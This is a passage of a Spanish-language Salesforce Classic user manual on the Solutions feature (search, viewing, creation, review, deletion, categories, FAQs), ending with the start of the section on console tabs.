   - Si están activadas las soluciones en varios idiomas en su organización, los resultados de búsqueda ofrecen soluciones en todos los idiomas que tienen palabras clave que coincidan. Sin embargo, es posible que los resultados de búsqueda en todos los idiomas no sean fiables porque los términos buscados en idiomas diferentes se procesan de forma distinta.
   - Si su organización tiene activados resúmenes de soluciones y rutas de exploración de categorías en línea, los resultados de búsqueda mostrarán hasta 150 caracteres de los detalles de la solución y hasta 150 caracteres de seguimiento de la categoría a la que pertenece la solución.
   - Recuerde que si están activadas las soluciones HTML, se eliminarán todas las etiquetas e imágenes de los detalles de la solución.
   - Si la función de soluciones sugeridas está activada, haga clic en **Ver soluciones sugeridas** para visualizar las soluciones pertinentes utilizando una fórmula que puntúa automáticamente la relevancia que cada solución tiene para cada caso específico según la frecuencia de palabras, la proximidad de las palabras, las similitudes entre casos y las soluciones relacionadas.
4. Si su organización tiene activados los filtros de los resultados de búsqueda, podrá filtrar los resultados de búsqueda. Haga clic en el vínculo **Mostrar filtros** en la lista relacionada de resultados adecuada, introduzca los criterios de filtro y haga clic en **Aplicar filtros**.

## Búsqueda desde la ficha Soluciones

1. En la ficha Soluciones, escriba palabras clave relacionadas con una posible solución en el cuadro de búsqueda de la parte superior de la página. Puede utilizar caracteres comodín y operadores de búsqueda en su consulta.
2. Si la organización utiliza categorías, seleccione una categoría en la que realizar la búsqueda.
3. Haga clic en **Buscar solución**. La búsqueda proporciona una lista de elementos que coinciden con los registros.

   Haga clic en el encabezado de cualquier columna para ordenar los resultados en orden ascendente o descendente.

   Nota: La clasificación se aplica a todos los resultados de búsqueda de un objeto concreto, incluyendo esos resultados en las páginas siguientes. No puede hacer clic en encabezados de columnas para campos de selección múltiple ya que no puede ordenar el tipo de campo de selección múltiple.

   Si están activadas las soluciones en varios idiomas en su organización, los resultados de búsqueda ofrecen soluciones en todos los idiomas que tienen palabras clave que coincidan. Sin embargo, es posible que los resultados de búsqueda en todos los idiomas no sean fiables porque los términos buscados en idiomas diferentes se procesan de forma distinta. Si su organización tiene activados resúmenes de soluciones y rutas de exploración de categorías en línea, los resultados de búsqueda mostrarán hasta 150 caracteres de los detalles de la solución y hasta 150 caracteres de seguimiento de la categoría a la que pertenece la solución. Recuerde que si están activadas las soluciones HTML, se eliminarán todas las etiquetas e imágenes de los detalles de la solución.
4. Si su organización tiene activados los filtros de los resultados de búsqueda, podrá filtrar los resultados de búsqueda. Haga clic en el vínculo **Mostrar filtros** en la lista relacionada de resultados adecuada, introduzca los criterios de filtro y haga clic en **Aplicar filtros**.
5. En la lista, seleccione un registro para ir directamente a ese registro. Si no encuentra ningún registro que coincida, busque una solución relevante mediante las categorías.

   Los campos que ve en los resultados de la búsqueda se establecen en función del formato de búsqueda que el administrador ha definido y de la configuración de seguridad a nivel de campo (disponible únicamente en Professional Edition, Enterprise Edition, Unlimited Edition, Performance Edition y Developer Edition).

### Exploración de soluciones

1. En la sección Exploración de soluciones de la ficha Soluciones, haga clic en una categoría de solución para ver una lista de soluciones en esa categoría y de las subcategorías correspondientes.
2. También puede utilizar la lista desplegable para ordenar las soluciones en función de la categoría, de la más utilizada o de la actualizada más recientemente.
3. Para ir directamente a un registro, selecciónelo de los resultados de la búsqueda.

### Búsqueda mediante la búsqueda global

1. Introduzca sus términos de búsqueda en el cuadro de búsqueda del encabezado.

   Puede utilizar caracteres comodín y operadores de búsqueda en su consulta.
2. Seleccione **Opciones de búsqueda...** en la lista desplegable y `Soluciones` para reducir sus resultados de búsqueda.
3. Haga clic en **Buscar**.

CONSULTE TAMBIÉN

Solución de casos

Descripción general de soluciones en varios idiomas

## Presentación y selección de soluciones

PERMISOS DE USUARIO

| | |
|---|---|
| Para ver soluciones: | "Leer" en soluciones |
| Para adjuntar una solución a un caso: | "Leer" en soluciones y casos<br>Y<br>"Modificar" en casos |
| Para cambiar soluciones sin publicar: | "Modificar" en soluciones |
| Para eliminar soluciones sin publicar: | "Eliminar" en soluciones |
| Para cambiar soluciones publicadas: | "Gestionar soluciones publicadas" |
| Para eliminar soluciones publicadas: | "Gestionar soluciones publicadas" |

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

**Visualización de soluciones**

Tras localizar una solución, ya sea realizando una búsqueda en un caso o en las páginas de listas o la página de inicio de soluciones, haga clic en el título de la solución para que se muestre la información detallada. Si ha activado detalles de activación, pase el ratón por encima de cualquier campo de búsqueda en la página de detalles para visualizar la información clave sobre un registro antes de hacer clic para acceder a la página de detalles del registro.

**Visualización de actualizaciones y comentarios de soluciones (Chatter)**

Muestre una noticia en tiempo real de Chatter de las actualizaciones, comentarios y publicaciones sobre la solución.

**Selección de las soluciones**

Para adjuntar la solución al caso, haga clic en **Seleccionar** desde la página de detalles de la solución o la lista de resultados de la búsqueda. La solución se agrega automáticamente al caso. Sólo se puede acceder a la opción **Seleccionar** si se busca una solución en el contexto de un caso o si se buscan soluciones para agregar a la página de inicio del portal de autoservicio.

**Modificación y eliminación de las soluciones no publicadas**

Los usuarios con el permiso "Modificar" en soluciones pueden actualizar soluciones sin publicar haciendo clic en **Modificar**, cambiando los campos necesarios y, a continuación, haciendo clic en **Guardar**. Para eliminar una solución sin publicar, un usuario con el permiso "Eliminar" en soluciones puede hacer clic en el botón **Eliminar**.

Nota: Si las soluciones HTML están activadas para su organización y abre una solución de texto con el editor HTML y la guarda, ésta se convertirá en una solución HTML.

**Modificación y eliminación de las soluciones publicadas**

La capacidad para modificar y eliminar soluciones publicadas queda restringida a aquellos usuarios que tienen el permiso "Administrar soluciones publicadas", como puedan ser los administradores de soluciones o los administradores en general.

**Listas relacionadas de soluciones**

Debajo de los detalles de la solución se muestra información relativa a la solución, como un historial de los cambios realizados en ella, las actividades abiertas y cerradas, los archivos adjuntos, los casos relacionados, las soluciones traducidas y las categorías a las que pertenece la solución. Las listas relacionadas que aparecen están determinadas por su personalización particular y por la personalización que el administrador haya asignado a los formatos de página, así como por los permisos que posea para poder ver los datos relacionados.

**Impresión de soluciones**

Para abrir una vista de impresión de los detalles del registro, haga clic en **Vista de impresión** en la esquina superior derecha de la página.

Nota: Si las soluciones HTML están activadas para su organización, en la Vista de impresión aparecerá el formato HTML aplicado a los detalles de su solución.

Para volver a la última página de lista visualizada, haga clic en **Volver a la lista** al principio de la página de detalles de la solución. En caso de que la organización haya habilitado las secciones de página contraíbles, utilice los iconos de flecha cercanos a los encabezados de las secciones a fin de expandir o contraer cada una de las secciones de la página.

CONSULTE TAMBIÉN

- Historial de la solución
- Creación de soluciones
- Clasificación de soluciones

# Vista de listas de soluciones

La página Lista de soluciones muestra una lista de las soluciones en la vista actual. Para mostrar una lista filtrada de elementos, seleccione una lista predefinida en la lista desplegable `Ver` o haga clic en **Crear nueva vista** para definir su propias vistas personalizadas. Para modificar o eliminar vistas que haya creado, selecciónelas en la lista desplegable `Ver` y haga clic en **Modificar**.

- Haga clic en un título de solución para consultar sus detalles. Haga clic en **Modificar** o **Eliminar** para cambiar la solución o moverla a la Papelera.
- Si Chatter está habilitado, haga clic en o para seguir o dejar de seguir una solución en sus noticias en tiempo real de Chatter.
- Haga clic en **Nueva solución** o seleccione **Solución** en la lista desplegable Crear nuevo de la barra lateral para crear una solución.

CONSULTE TAMBIÉN

Descripción general de soluciones

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para ver listas de soluciones:
- "Leer" en soluciones

Para crear soluciones:
- "Crear" en soluciones

Para cambiar soluciones:
- "Modificar" en soluciones

Para eliminar soluciones:
- "Eliminar" en soluciones

# Creación de soluciones

Puede crear una solución de las siguientes maneras:

- Para crear una solución desde la barra lateral o la ficha Soluciones:
  1. Seleccione **Solución** en la lista desplegable Crear Nuevo de la barra lateral, o haga clic en **Nuevo** junto a **Soluciones recientes** en la página de inicio de soluciones.

     Si están activadas las soluciones en varios idiomas en su organización, puede crear una solución traducida haciendo clic en **Nuevo** en la lista relacionada Soluciones traducidas de la solución principal.

  2. Si están activadas las soluciones en varios idiomas en su organización, seleccione el idioma de la solución en la lista de selección `Idioma`.

     Los idiomas disponibles son los admitidos por Salesforce. La lista de selección `Idioma` excluye los idiomas que ya se hayan utilizado en la solución principal o en otras soluciones traducidas asociadas a la solución principal.

  3. Introduzca el título y los detalles de la solución, así como cualquier otra información.

     Consejo: En búsquedas de soluciones, si cualquier término de la búsqueda coincide en un título de solución, la solución aparecerá en los resultados de la búsqueda. Por lo tanto, es una buena idea escribir un título de solución con palabras relevantes que sean proclives a ser utilizadas por usuarios en las búsquedas.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para crear soluciones:
- "Crear" en soluciones

Si las soluciones HTML están activadas para su organización, puede introducir detalles de la solución en un editor HTML. El editor HTML permite utilizar una barra de herramientas para insertar imágenes y aplicar formato al texto y párrafos en su solución.

4. Haga clic en **Guardar**.

Nota: Las imágenes en los detallas de la solución HTML no se muestran en vistas de listas e informes.

- Cree una solución nueva mientras cierra un caso:
  1. Seleccione **Cerrar caso** en la página de detalles del caso o haga clic en **Guardar y cerrar** mientras modifica el caso.
  2. Introduzca el título y los detalles bajo **Información de la solución** y active `Enviar a la base de datos de conocimientos` para enviar la solución para su revisión por parte de sus gestores de soluciones.
  3. Haga clic en **Guardar**.

Sugerencias sobre soluciones de escritura

CONSULTE TAMBIÉN

Revisión de soluciones

Sugerencias sobre soluciones de escritura

Clasificación de soluciones

## Sugerencias sobre soluciones de escritura

Para ayudar a los usuarios a solucionar los casos, es importante escribir buenas soluciones. Revise las directrices siguientes y consulte también el documento *Sugerencias e indicaciones para buscar soluciones*.

**Reutilizable**

- Incluye todos los hechos y síntomas del problema.
- Incluye todas las ideas de solución de problemas de análisis.
- Incluye una descripción concisa y precisa de la causa y resolución del problema.
- Incluye únicamente una causa y una resolución por solución. Si hay una serie de pasos hacia la resolución, numere cada paso y póngalo en una línea distinta.
- Asegúrese de que el texto es claro y está en el idioma del público al que se dirige (tanto los usuarios de asistencia al cliente como sus clientes).
- Asegúrese de que el título describe propiamente el problema o pregunta.
- Asocie tantas soluciones relevantes para un caso particular como sea posible para aumentar la utilidad de la función de soluciones sugeridas. Las soluciones sugeridas se encuentran usando una fórmula que puntúe automáticamente la relevancia de cada solución para un caso concreto mediante el número de veces que la solución está relacionada con casos similares.

Nota: Use un formato coherente para asegurar que todas las soluciones pueden volver a usarse. Puede determinar el mejor formato para su organización, pero asegúrese de que cada solución contiene un título, los síntomas del problema, su causa y la solución.

**Fácil de encontrar**

- Asegúrese de que la solución puede encontrarse desde múltiples rutas de solución de problemas y por distintas personas que describirán los problemas de diferentes maneras.
- Asegúrese de que la solución sea única y pueda existir como unidad de conocimiento independiente.

- Asegúrese de que la solución es útil para su organización y merece la pena compartirla con sus clientes.
- Asegúrese de que la solución incluya palabras que usen los clientes, de modo que cuando registren sus propios casos en el portal de autoservicio o el portal de clientes, la función de soluciones sugeridas pueda devolver resultados útiles sobre frecuencia de palabras. Por ejemplo, si los clientes usan la palabra "router" para "enrutador", incluya "router" en la solución para aumentar las probabilidades de que devuelvan los resultados de las soluciones sugeridas.

  Nota: Desde Spring '12, el portal de autoservicio no está disponible para nuevas organizaciones. Las organizaciones existentes continúan teniendo acceso al portal de autoservicio.

**Precisión técnica**

- Asegúrese de que la solución es precisa y está actualizada.
- Asegúrese de que el nivel de detalle técnico es adecuado para el público al que se dirige.

## Solución de muestra

Este ejemplo ofrece una solución clara para un problema específico.

```
How do I change an account's billing information?

Problem-Users aren't sure how to change an account's billing information, such as the
credit card number or payment type.
Solution-Change billing information in the active contract on the account.
1. Open an account by clicking its name on the Accounts home page or an Accounts related
list.
2. Scroll to the Contracts related list and click Edit next to the active contract on the
 account.
3. Enter the correct billing information.
4. Click Save.
```

CONSULTE TAMBIÉN

Creación de soluciones

# Revisión de soluciones

Los administradores de soluciones, administradores y usuarios con el permiso "Modificar" en soluciones pueden revisar las soluciones existentes. Los administradores de soluciones, administradores y usuarios con el permiso "Administrar soluciones publicadas" pueden publicar soluciones.

1. Haga clic en **Modificar** de la página de detalles de la solución.
2. Modifique la información necesaria y cambie el `Estado` a Revisada.
3. Seleccione `Visible en el portal de autoservicio` para que la solución esté disponible en el portal de autoservicio del cliente de la organización y el Portal de clientes de Salesforce.

   Nota: El campo de lista de selección `Estado` de una solución no necesita definirse como Revisada para que una solución sea visible en el Portal de clientes; una solución es visible en el Portal de clientes si la casilla de verificación `Visible en el portal de autoservicio` está solucionada en una solución.

4. Otra opción consiste en activar `Visible en la base de datos de conocimientos pública` con el fin de que la solución esté igualmente disponible para aquellos usuarios que acceden a las soluciones públicas.

   Este campo sólo se aplica a las soluciones, no a los artículos de la base de datos de conocimientos pública.

5. Haga clic en **Guardar**.

   En el caso de organizaciones con soluciones en varios idiomas, si modifica una solución principal que tiene soluciones traducidas, aparecerá la página Estado de soluciones traducidas. Aquí podrá ajustar los estados de las soluciones traducidas e informar a los usuarios para actualizar dichas traducciones.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para revisar soluciones:
- "Modificar" en soluciones

Para publicar soluciones:
- "Gestionar soluciones publicadas"

CONSULTE TAMBIÉN

Creación de soluciones

Clasificación de soluciones

## Eliminación de soluciones

Para eliminar una solución, haga clic en **Eliminar** junto a la solución en la página de la lista de soluciones, o bien haga clic en **Eliminar** en la página de detalles de las soluciones. El vínculo **Eliminar** sólo es visible para los gestores de soluciones, administradores y usuarios con el permiso "Gestionar soluciones publicadas" o "Eliminar" en soluciones.

Al eliminar una solución, también se eliminarán los archivos adjuntos y el historial relacionado. La solución se traslada a la Papelera. Los casos asociados no se eliminan con la solución, pero las asociaciones de casos se eliminan y no se restauran aunque después anule la eliminación de la solución.

Para organizaciones que tienen activadas las soluciones en varios idiomas:

- Al eliminar una solución principal no elimina las soluciones traducidas asociadas. En su lugar, cada solución traducida se convierte en una solución principal.
- Al eliminar una solución traducida se elimina la asociación con su solución maestra.
- Si cancela la eliminación de una solución principal o traducida de la Papelera, no se restauran sus asociaciones con otras soluciones principales o traducidas. Para restaurar manualmente las asociaciones, modifique el campo de búsqueda `Solución principal` en la página de modificación de las soluciones traducidas.
- Después de eliminar una solución traducida, podrá crear una solución traducida nueva en el mismo idioma. Sin embargo, no podrá cancelar la eliminación de la solución traducida original de la Papelera hasta que no elimine la segunda solución traducida.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para eliminar soluciones sin publicar:
- "Eliminar" en soluciones

Para eliminar soluciones publicadas:
- "Gestionar soluciones publicadas"

CONSULTE TAMBIÉN

Descripción general de soluciones

## Clasificación de soluciones

Utilice las categorías de soluciones para agrupar soluciones con las mismas características. Cada solución pertenece a más de una categoría. Una vez clasificadas las soluciones, los usuarios pueden examinar y buscar soluciones por categoría desde la ficha Soluciones o bien al solucionar un caso. Los clientes también pueden examinar soluciones publicadas por categoría en soluciones públicas, en el portal de autoservicio y en el portal de clientes.

Los administradores y los usuarios con el permiso "Gestionar categorías" pueden clasificar soluciones antes de activar las categorías de soluciones para la organización completa. Cuando se habilite la búsqueda de categorías de soluciones, todos los usuarios con los permisos pertinentes podrán clasificar las soluciones.

Si se han activado las soluciones en varios idiomas para la organización, las soluciones traducidas heredan las categorías de soluciones de sus soluciones principales. Las categorías en una solución traducida se sincronizan con las categorías de la solución principal. Para modificar las categorías de una solución traducida, debe modificar las categorías de su solución principal.

1. Muestre la solución que desee clasificar.
2. Haga clic en **Seleccionar categorías** en la lista relacionada Categorías de soluciones.

   Esta lista relacionada no se mostrará a menos que el administrador haya definido y habilitado las categorías.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para clasificar soluciones:
- "Modificar" en soluciones

3. En la jerarquía de categorías de soluciones, haga clic en **Seleccionar** para agregar una categoría a la solución. Repita este proceso hasta que haya agregado todas las categorías aplicables.

   Es recomendable que limite el número de categorías a la que pertenece la solución. Si pone soluciones en las categorías más relevantes únicamente, será más fácil que los usuarios y clientes las encuentren.

   Si fuera necesario, haga clic en **Anular selección** para eliminar una categoría de la solución.

4. Haga clic en **Guardar**.

Para quitar una categoría de una solución más adelante, haga clic en **Eliminar** en la lista relacionada Categorías de soluciones en la página de detalles de la solución.

Nota: Se puede confeccionar un informe personalizado sobre las categorías de soluciones. Sin embargo, la información sobre las categorías de soluciones no está disponible en las vistas de lista.

CONSULTE TAMBIÉN

Búsqueda de soluciones

Solución de casos

## Definición de estados de soluciones en varios idiomas

Después de modificar una solución principal, puede ajustar los estados de cada solución traducida asociada a ella e informar a los usuarios para que actualicen dichas traducciones, si es necesario:

1. Seleccione un estado para la solución traducida de la lista de selección `Estado`. Por ejemplo, Borrador, Revisada o Duplicado. El administrador define los valores de la lista de selección entre los que puede elegir.
2. Para indicar que se ha actualizado la solución principal y que es posible que haya que actualizar la solución traducida, seleccione la casilla de verificación `Caducado`. La solución traducida se marcará como `Caducado` en la lista relacionada Solución traducida de la solución principal.
3. Seleccione la casilla `Enviar notificación` si desea que el último usuario activo que creó o modificó la solución reciba un correo electrónico informándole de que se ha actualizado la solución principal y que es posible que haya que traducir la solución traducida.

   El usuario que aparece en la columna `Destinatarios de la notificación` recibirá el correo electrónico. Los avisos de correo electrónico los genera el sistema y no se pueden modificar. La notificación enviada por correo electrónico estará en el idioma del destinatario de la notificación.

4. Haga clic en **Guardar**.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para cambiar el estado de las soluciones traducidas:

- "Modificar" en soluciones

CONSULTE TAMBIÉN

Descripción general de soluciones en varios idiomas

# Página de inicio de Soluciones

Al hacer clic en la ficha Soluciones, aparece la página de inicio de soluciones.

- En **Buscar solución**, escriba palabras clave para buscar una solución. Si la organización utiliza categorías, opte por seleccionar una categoría en la que realizar la búsqueda. Si están activadas las soluciones en varios idiomas en su organización, los resultados de búsqueda ofrecen soluciones en todos los idiomas que tienen palabras clave que coincidan. Sin embargo, es posible que los resultados de búsqueda en todos los idiomas no sean fiables porque los términos buscados en idiomas diferentes se procesan de forma distinta.
- En la sección **Exploración de soluciones**, haga clic en un nombre de categoría para ver una lista de soluciones en esa categoría y de las subcategorías correspondientes.
- Para mostrar una lista filtrada de elementos, seleccione una lista predefinida en la lista desplegable `Ver` o haga clic en **Crear nueva vista** para definir su propias vistas personalizadas. Para modificar o eliminar vistas que haya creado, selecciónelas en la lista desplegable `Ver` y haga clic en **Modificar**.
- En la sección **Soluciones recientes**, seleccione un elemento de la lista desplegable para mostrar una lista breve de las soluciones más importantes que cumplen sus criterios. En la lista, al hacer clic en el nombre de cualquier solución se tiene acceso directo a sus detalles. Alterne entre los vínculos **Mostrar 25 elementos** y **Mostrar 10 elementos** para cambiar el número de elementos que deben mostrarse. Los campos que ve se establecen en función del formato de búsqueda de la "Ficha Soluciones" que el administrador ha definido y de la configuración de seguridad a nivel de campo (disponible únicamente en Professional Edition, Enterprise Edition, Unlimited Edition, Performance Edition y Developer Edition). Las opciones de Soluciones recientes son:

| Opciones de Soluciones recientes | Descripción |
|---|---|
| **Mostrado recientemente** | Las últimas diez o veinticinco soluciones que haya consultado, con la última solución consultada en primer lugar. Esta lista se deriva de los elementos recientes e incluye los registros que son de su propiedad y propiedad de otros usuarios. |

- En la sección **Soluciones recientes**, haga clic en **Nuevo** para crear una solución.
- En **Informes**, haga clic en cualquier nombre de informe para mostrar el informe. La Lista de soluciones le permite generar informes sobre cualquier campo de soluciones.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para ver la ficha Soluciones:
- "Leer" en soluciones

Para ver soluciones:
- "Leer" en soluciones

Para crear soluciones:
- "Crear" en soluciones

CONSULTE TAMBIÉN

Descripción general de soluciones
Creación de soluciones
Búsqueda de soluciones

## Historial de la solución

La lista relacionada Historial de la solución de la página de detalles de una solución realiza un seguimiento de los cambios realizados en la solución. Cada vez que un usuario modifica un campo estándar o personalizado de cuyo historial se va a realizar un seguimiento en la solución, se agregará una nueva entrada a la lista relacionada Historial de la solución. Todas las entradas incluyen la fecha, la hora, la naturaleza del cambio y la persona que lo realizó. En el historial de la solución no se realiza el seguimiento de las modificaciones realizadas a las listas relacionadas en la solución.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

CONSULTE TAMBIÉN

Descripción general de soluciones

## Preguntas más frecuentes sobre soluciones

- ¿Qué es un gestor de soluciones?
- ¿Por qué se utilizan soluciones?
- ¿Cuál es la diferencia entre una solución y las preguntas más frecuentes?
- ¿Cómo puedo escribir soluciones de utilidad?
- ¿Qué debo buscar cuando reviso soluciones?
- ¿Qué son las casillas de verificación Visible en el portal de autoservicio y Visible en la base de datos de conocimientos pública de una solución?

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

¿Qué es un gestor de soluciones?

¿Por qué se utilizan soluciones?

¿Cuál es la diferencia entre una solución y las preguntas más frecuentes?

¿Cómo puedo escribir soluciones de utilidad?

¿Qué debo buscar cuando reviso soluciones?

¿Qué son las casillas de verificación Visible en el portal de autoservicio y Visible en la base de datos de conocimientos pública de una solución?

### ¿Qué es un gestor de soluciones?

Un gestor de soluciones puede modificar, eliminar y realizar soluciones visibles en el portal de autoservicio y el portal de clientes, y visibles en las soluciones públicas. Por lo general, estas personas son expertos en productos con excelentes dotes de comunicación escrita y grandes conocimientos en un área particular del producto. Para designar a uno o más usuarios como administradores de soluciones, el administrador puede asignar dichos usuarios al perfil Administrador de soluciones al crear o modificar la información personal de los usuarios.

CONSULTE TAMBIÉN

Preguntas más frecuentes sobre soluciones

### ¿Por qué se utilizan soluciones?

Las soluciones ofrecen un medio rápido de identificar y resolver el problema de un cliente. Al capturar los problemas de los clientes y estructurar soluciones reutilizables y fáciles de encontrar, su equipo del servicio de atención al cliente puede aprovechar el conocimiento

existente para ofrecer respuestas a problemas que se han resuelto con anterioridad, lo que aumenta la satisfacción del cliente y la productividad del equipo.

CONSULTE TAMBIÉN

Preguntas más frecuentes sobre soluciones

## ¿Cuál es la diferencia entre una solución y las preguntas más frecuentes?

La principal finalidad de una pregunta frecuente es servir como sugerencia útil acerca del funcionamiento previsto del producto o servicio. Las soluciones responden a las preguntas de los clientes cuando el producto o servicio no funciona según lo esperado. Puesto que es posible que las expectativas de los clientes no sean siempre precisas, una solución puede describir el modo en que se supone que debe funcionar el producto o servicio (muy parecido a una pregunta frecuente), ayudarles a solucionar un problema u ofrecer una alternativa a un error o una limitación del producto.

CONSULTE TAMBIÉN

Preguntas más frecuentes sobre soluciones

## ¿Cómo puedo escribir soluciones de utilidad?

Una buena solución es reutilizable, fácil de encontrar y técnicamente precisa.

CONSULTE TAMBIÉN

Preguntas más frecuentes sobre soluciones

## ¿Qué debo buscar cuando reviso soluciones?

Al revisar las soluciones, los gestores de soluciones pueden utilizar estas directrices:

1. **Estructura:** la solución debe incluir un título claro, el síntoma o síntomas, la causa y la resolución.
2. **Idioma:** la lectura de la solución debe ser clara y sencilla en el idioma del cliente.
3. **Sin información específica del cliente:** las soluciones nunca deben contener información específica del cliente.
4. **Precisión técnica:** la solución debe resolver el problema planteado por el cliente con precisión y eficacia.
5. **Profesional:** se debe comprobar la ortografía y que la estructura sintáctica sea correcta.
6. **Confidencialidad:** la solución no debe contener información confidencial ni de propiedad que no desee que lea ningún competidor.

CONSULTE TAMBIÉN

Preguntas más frecuentes sobre soluciones

## ¿Qué son las casillas de verificación Visible en el portal de autoservicio y Visible en la base de datos de conocimientos pública de una solución?

Cuando las casillas de verificación `Visible en el portal de autoservicio` y `Visible en la base de datos de conocimientos pública` están seleccionadas, indican que hay una solución disponible para uso externo en el portal de autoservicio y en el portal de clientes, así como soluciones públicas. Las soluciones disponibles para uso externo se consideran publicadas.

**Visible en la base de datos de conocimientos pública** sólo se aplica a las soluciones, no a los artículos en la base de datos de conocimientos pública.

Nota: Desde Spring '12, el portal de autoservicio no está disponible para nuevas organizaciones. Las organizaciones existentes continúan teniendo acceso al portal de autoservicio.

CONSULTE TAMBIÉN

Preguntas más frecuentes sobre soluciones

# Uso de soportes técnicos unificados

## Uso de una consola de Salesforce

### Utilizar una consola de Salesforce

Obtenga más resultados en menos tiempo utilizando la interfaz mejorada de una consola para trabajar con registros.

A diferencia de las páginas estándar de Salesforce, todos los elementos en los que haga clic en una consola se mostrarán como fichas. Junto con la eficiencia de la navegación basada en fichas, una consola le ayuda a:

- Trabajar con varios registros al mismo tiempo
- Ver los marcadores de favoritos y las fichas utilizadas recientemente
- Cambiar el tamaño de listas ancladas para ver más información
- Navegar más rápido utilizando acceso directos del teclado
- Trabajar en múltiples controles

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

La interfaz parecida a un panel de una consola organiza datos relacionados, todos en una sola pantalla de modo que puede:

- Buscar registros
- Anotar en registros mediante el registro de interacción
- Ver cuando se modifican los registros que está visualizando por otros usuarios
- Utilizar un SoftPhone para emitir y recibir llamadas

Además, con una consola de Salesforce para servicios, podrá:

- Buscar artículos de Salesforce Knowledge para resolver casos
- Chatear con clientes que utilizan Live Agent

Nota: Si su administrador de Salesforce agrega componentes personalizados de la consola, puede haber funciones adicionales disponibles para usted en las barras laterales y los pies de página de una consola.

# Fichas de la consola de Salesforce


Todos los elementos en los que haga clic en una consola se mostrarán como fichas. Las fichas le permiten ver en una única pantalla toda la información que necesita sin perder el contexto.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

**Fichas de Consola**




(1) La ficha de navegación le permite seleccionar objetos y registros con los que trabajar. (2) Las fichas principales muestran los elementos de trabajo principales en una consola, como una cuenta. (3) Las subfichas muestran elementos relacionados en una ficha principal, como un contacto de cuenta. Utilice fichas para navegar en la consola mientras hace su trabajo.

PRECAUCIÓN: Los botones Atrás de los exploradores no se admiten para la consola y es posible que no funcionen según lo previsto. Las fichas de la consola se guardan en las fichas del explorador hasta que se cierran.

Cuando cierra las fichas del explorador, pierde cualquier ficha de la consola abierta. Si su administrador configura las sesiones de usuario guardadas para la consola, al iniciar sesión de nuevo en Salesforce, las fichas de la consola abiertas y los componentes de la consola se vuelven a mostrar automáticamente. Además, si cambia el tamaño de los componentes de la barra lateral o los registros de interacciones, o cierra el encabezado de búsqueda global, estas personalizaciones también se muestran automáticamente.

Si cierra sesión en Salesforce y vuelve a iniciarla utilizando la misma ventana, las fichas que hubiera abierto anteriormente vuelven a abrirse en la nueva sesión, incluso si `Guardar sesiones de usuario` está desactivado.

## CONSULTE TAMBIÉN

Utilizar una consola de Salesforce

Ver Favoritos y fichas utilizadas recientemente en una consola de Salesforce

## Ficha de navegación de la consola de Salesforce


Utilice la ficha de navegación para seleccionar un objeto y ver su página de inicio.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

**La ficha de navegación de una consola**




Cada consola muestra una ficha de navegación. Su administrador determina la lista de objetos que puede elegir desde una ficha de navegación, pero si está activada, puede hacer clic en **Personalizar mis fichas** para ocultar, mostrar y organizar los objetos.

La mayoría de las páginas de inicio de objetos seleccionadas desde una ficha de navegación muestran vistas de lista, que aparecen automáticamente como listas mejoradas. Una ficha de navegación no muestra previsiones, ideas, respuestas, conexiones, portales, consola o botones para personalizar su organización de Salesforce.

